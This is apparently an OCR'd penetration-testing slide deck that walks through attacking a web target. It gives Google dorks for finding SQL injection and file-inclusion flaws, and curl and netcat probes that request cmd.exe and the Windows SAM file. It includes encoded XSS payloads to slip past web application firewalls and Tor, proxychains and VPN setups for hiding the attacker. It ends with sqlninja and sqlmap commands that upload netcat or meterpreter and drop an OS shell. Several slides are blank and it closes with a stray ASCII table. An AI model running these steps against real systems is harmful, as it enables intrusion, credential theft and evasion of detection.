


Attacking sampleblank: The Play-By-Play



Strategic Security was able to obtain Domain Administrative level access on NET by cracking password for one of the service accounts

Attacking sampleblank: The Play-By-Play



Ask Google To Help

Google loves SQL Injection

* site:targetcompany.com "Microsoft OLE DB Provider for SQL Server"
* site:targetcompany.com "Microsoft JET Database Engine"
* site:targetcompany.com "Type mismatch"
* site:targetcompany.com "You have an error in your SQL syntax"
* site:targetcompany.com "Invalid SQL statement or JDBC"
* site:targetcompany.com "DorisDuke error"
* site:targetcompany.com "OleDbException"
* site:targetcompany.com "JasperException"
* site:targetcompany.com "Fatal Error"
* site:targetcompany.com "supplied argument is not a valid MySQL"
* site:targetcompany.com "mysql_"
* site:targetcompany.com ODBC
* site:targetcompany.com JDBC
* site:targetcompany.com ORA-00921
* site:targetcompany.com ADODB

Ask Google To Help

Google loves RFIs

* site:targetcompany.com ".php" "file="
* site:targetcompany.com ".php" "folder="
* site:targetcompany.com ".php" "path="
* site:targetcompany.com ".php" "style="
* site:targetcompany.com ".php" "template="
* site:targetcompany.com ".php" "PHP_PATH="
* site:targetcompany.com ".php" "doc="
* site:targetcompany.com ".php" "document="
* site:targetcompany.com ".php" "document_root="
* site:targetcompany.com ".php" "pg="
* site:targetcompany.com ".php" "pdf="

Do Passive Recon/OSINT

Act like a woman trying to catch her man cheating – look through EVEYTHING!

Firefox Passive Recon

- **https://addons.mozilla.org/en-US/firefox/addon/6196**
    1. **DNS – AS – Server Version Info**
    2. **Email addresses**
    3. **Files (Doc,PDF, etc)**

Maltego (Data Relationship Identification)

- **http://www.paterva.com/web5/client/overview.php**
    1. **DNS – AS – Server Version Info**
    2. **Email addresses**
    3. **Files (Doc,PDF, etc)**
    4. **Social Media**
    5. **Too much to list here**

OSINT Report

What's in the report

* Company's geographic location info
* IP ranges owned by the company
* IT Resources owned by the company
* Email Addresses of people in the company
* Important company files
* Personal info about employees

Ask me offline and I can show you a report

.

Identifying Load Balancers

Most load-balancers are deployed for redundancy and performance improvement

As an attacker – load balancers are a headache.

You have no idea where you packets are going....

There is absolutely no point in running tools against a host without knowing if a load balancer has been deployed.

So –

Step 1 Determine if the host is load balanced....

Step 2 Determine what type of load balancing is in place (HTTP or DNS)

Identifying Load Balancers

How can you tell if the target host is behind a load balancer?

Firefox LiveHTTP Headers

- **https://addons.mozilla.org/en-US/firefox/addon/3829**
- **Look in HTTP header for modifications such as:**
    1. **BIGipServerOS in cookie**
    2. **nnCoection: close**
    3. **Cneonction: close**

dig

* **Look for multiple addresses resolving to one domain name**
* **dig google.com**

Identifying Load Balancers

How can you tell if the target host is behind a load balancer?

Netcraft.com

* Look for things like "F5 BigIP"

29. wb.dlservice.microsoft.com		march 2009	akamai technologies	linux
30. fai.music.metaservices.microsoft.com		febuary 2008	microsoft corp	windows server 2003
31. trial.trymicrosoftoffice.com		april 2007	digital river, inc.	f5 big-ip
32. privacy.microsoft.com		march 2006	microsoft corp	windows server 2003
33. msevents.microsoft.com		november 2001	microsoft corp	unknown
34. winqual.microsoft.com		febuary 2003	microsoft corp	windows server 2003

lbd.sh

* [illegible]
* sh lbd-0.1.sh targetcompany.com

halberd

* http://halberd.superadditive.com/
* halberd -v targetcompany.com

f5 big-ip

Identifying Intrusion Prevention Systems

Ok – so now you've figured out if you are up against a load balancer.

You've figured out if it's HTTP or DNS based load balancing and what the real IP is.

Just like there's no point in running tools against a load balanced host there is no point in running tools against a host that is protected by an IPS.

Sooooo...how can you tell if the target host protected an Intrusion Prevention System?

Identifying Intrusion Prevention Systems

How can you tell if the target host protected an Intrusion Prevention System?

Curl: The netcat of the web app world

http://curl.haxx.se/

curl -i http://www.targetcompany.com/../../WINNT/system32/cmd.exe?d

curl -i http://www.targetcompany.com/type+c:\winnt\repair\sam._

Look for RSTs and no response....tcpdump/wireshark is your friend ;-)

Active Filter Detection

- http://www.purehacking.com/afd/downloads.php
- osstmm-afd -P HTTP -t targetcompany.com -v

Identifying Intrusion Prevention Systems

Ok, so you're up against an IPS – relax...there are a few other things to consider.

HINT:
Most IDS/IPS solutions don't monitor SSL encrypted (actually any encrypted) traffic.

SSL Accelerators are expensive so not everyone has one.

Identifying Intrusion Prevention Systems

Most of the time you can get around an IPS by just using encryption.

The other thing to consider is whether the IPS is in-line or out of band.

Identifying Intrusion Prevention Systems

Does the IPS monitor SSL encrypted traffic?

```
vi /etc/xinetd.d/ssltest

#default: off
#description: OpenSSL s_client proxy (just change the target url)
service ssltest
{
disable = no
socket_type = stream
port = 8888
wait = no
protocol = tcp
user = root
server = /home/j0e/security/toolz/ssl_proxy.sh
only_from = 127.0.0.1
bind = 127.0.0.1
}
```

Identifying Intrusion Prevention Systems

Does the IPS monitor SSL encrypted traffic? (Cont.)

vi /home/j0e/security/toolz/ssl_proxy.sh

```
#!/bin/bash

openssl s_client -quiet -connect www.targetcompany.com:443 2>/dev/null
```

Start the service

```
/usr/sbin/xinetd -d -f /etc/xinetd.d/ssltest &
```

Run AFD against localhost

```
osstmm-afd -v -P HTTP -t localhost -p 8888 -v
```

Attacking Through Tor

To run scanning tools through Tor

```
alias hide='su -c "/home/j0e/dumbscripts/hide.sh"'

$ cat /home/j0e/dumbscripts/hide.sh
#!/bin/bash

# Startup privoxy
/usr/sbin/privoxy /etc/privoxy/config

# Start Tor
/usr/bin/tor

$ hide
# socat TCP4-LISTEN:8080,fork SOCKS4:127.0.0.1:targetcompany.com80,socksport=9050
```

Now all attacks can be launched against 127.0.0.1:8080 with Nessus or similar tool.

Attacking Through Proxies

To port scan through a series of proxies

```
# vi /etc/proxychains.conf
# tor &
# proxychains nmap -sT -p80 204.244.125.9
```

To port scan through Glype Proxies

```
$ cd /home/j0e/toolz/glypeahead-1.1
$ vi config.php
$ php glypeahead config.php
```

Attacking Through Globally Distributed VPNs

Hundreds of companies offer VPN access all over the world - snail mail money order for payment ;)

- **VyperVPN**
- **Kyptotel**
- **MadVPN**
- **VPNGate**
- **DenVPN**
- **ACEVPN**
- **....too many to list**

Are We Forgetting Something????

What if you don't detect any active filtering solution in place?

Can you still be missing something that messing with your traffic?

What about a WAF?

Most hosts running a WAF will show as not have an Active Filtering Solution in place by tools like AFD

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

* **https://addons.mozilla.org/en-US/firefox/addon/3829**
    * **Look in HTTP header for modifications such as:**

        1. Cookie Value has WAF info in it
        - **BIGipServerwww.google.com_pool_http**
        - **barra_counter_session**
        - **WODSESSION**

        2. Different server response code for hostile request
        - **501 Method Not Implemented**

        3. Different "Server" response when hostile packet is sent

Identifying Web Application Firewalls

WAFs are surprisingly easy to detect?

Generally you just have to send 1 valid request, and one malicious request and diff the response.

Malicious tends to be any HTTP request that has a payload that contains things like:

' “ < ? # - | ^ *

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl

curl -i http://targetcompany.com/cmd.exe | grep "501 Method"

Netcat

$ (echo "GET /cmd.exe HTTP/1.1"; echo "Host: targetcompany.com"; echo) | nc targetcompany.com | grep "501 Method Not Implemented"

If the server responds with error code "501 Method Not Implemented" then it is running mod_security.

Curl

curl -i http://www.targetcompany.com/%27

HTTP/1.1 999 No Hacking

Server: WWW Server/1.1

WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?
AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:
http://www.aqtronix.com/WebKnight/

AQTRONIX WebKnight

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl

curl -i http://www.targetcompany.com/3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%27%58%53%53%27%29%3c%2f%73%63%72%69%70%74%3e

HTTP/1.1 200 Condition Intercepted
Date: Sun, 15 Mar 2009 01:42:01 GMT
Server: Apache

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Waffit (WAFWOOF)

```
[LSO@localhost wafw00f]$ python wafw00f.py http://www.microsoft.com

                                    ^    ^
      _     __   _    ____   _    __   _    _    ____
     ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
    | V V // o // _/ | V V // 0 // 0 // _/
    |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.microsoft.com
The site http://www.microsoft.com is behind a Citrix NetScaler
Number of requests: 4
[LSO@localhost wafw00f]$
```

Bypassing Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Gary O'Leary-Steele
http://packetstormsecurity.org/web/unicode-fun.txt

[j0e@LinuxLaptop toolz]$ ruby unicode-fun.rb
Enter string to URL Unicode:<script>alert('XSS')</script>
%u003c%uff53%uff43%uff52%uff49%uff50%uff54%u003e%uff41%uff4c%uff45%uff52%uff54%uff08%u02b9%uff38%uff33%uff33%u02b9%uff09%u003c%u2215%uff53%uff43%uff52%uff49%uff50%uff54%u003e

Curl

curl -i http://www.targetcompany.com/3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%27%58%53%53%27%29%3c%2f%73%63%72%69%70%74%3e
HTTP/1.1 404 Not Found
Date: Sat, 14 Mar 2009 19:13:10 GMT
Server: Apache

Attacking Websites Through Tor

```
alias hide='su -c "/home/j0e/dumbscripts/hide.sh"'

$ cat /home/j0e/dumbscripts/hide.sh
#!/bin/bash

# Startup privoxy
/usr/sbin/privoxy /etc/privoxy/config

# Start Tor
/usr/bin/tor

$ hide
```


Firefox Tor Button

* https://addons.mozilla.org/en-US/firefox/addon/2275


Click on Firefox TOR button and have fun hacking

DotNet Defender WAF


Bypassing DotNet Defender



Bypassing DotNet Defender



Dumping Admin PW – sorry DotNet Defender



Getting Into The LAN from the web....

SQL Injection to Metasploit (SQLNinja)

```
cd /home/beatdown/toolz/sqlninja-0.2.3/
vi sqlninja.beatdown.conf

        host = [target ip]
        page = /vuln/vulnpage.asp
        stringstart = VulnID=10;
        lhost = [your ip]
        device = eth0
        msfpath = /home/beatdown/toolz/metasploit
        resolvedip = [your ip]

./sqlninja -m t -f sqlninja.beatdown.conf        (test for injection)

./sqlninja -m f -f sqlninja.beatdown.conf        (fingerprint the backend db)

./sqlninja -m u -f sqlninja.beatdown.conf        (upload dnstun, netcat, or meterpreter)

./sqlninja -m s -f sqlninja.beatdown.conf        (drop a shell)
```

SQL Injection to Metasploit (SQLMAP)

```
cd /home/beatdown/toolz/sqlmap-dev

python sqlmap.py -u "http://www.about2bowned.com/vuln/vulnpage.aspx?VulnID=10" --os-shell -v 1
os-shell>


python sqlmap.py -u "http://www.about2bowned.com/vuln/vulnpage.aspx?VulnID=10" --os-pwn --msf-path
        /home/beatdown/toolz/metasploit --priv-esc -v 10
meterpreter>
```

Not Getting Caught

Filter Evasion

I know that people often think this stuff is very black and white, cut and dry - but the simple truth with sql injection is sometimes you just have a gut feeling that you are looking at a vulnerable page.

You've tried a bunch of things but for some reason nothing seems to be working. You may be facing some sort of filtering. Maybe the developer has attempted to stop sql injection by only allowing alphanumeric characters as input.

Client-Side Filtering

The first thing that we want to do is determine if the filtering is client-side (ex: being done with javascript).

View source code and look for any parameters being passed to the website that may be filtered with javascript/vbscript and remove them

- Save the page locally and remove offending javascript/vbscript

or

- Use a local proxy (ex: Paros, Webscarab, Burp Suite)

Restrictive Blacklist

Server-side Alphanumeric Filter

http://[site]/page.asp?id=2 or 1 like 1

Here we are doing an “or true,” although this time we are using the “like” comparison instead of the “=” sign. We can use this same technique for the other variants such as “and 1 like 1” or “and 1 like 2”

http://[site]/page.asp?id=2 and 1 like 1
http://[site]/page.asp?id=2 and 1 like 2

Signature Based IDS

The key to IDS/IPS evasion is knowing that there is one in place.

With an IPS you can use something like Active Filter Detection or you can try something REALLY noisy from another IP address to see if your IP gets blocked.

Depending of the scope of your engagement you may or may not really be able to identify when an IDS is in use because it's passive in nature.

I've honestly found this side of the house to be more proof-of-concept, and just having fun as opposed to something I've actually needed on assessments.

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	@	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(	72	48	H	104	68	h
9	09	Horizontal tab	41	29	)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	–	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
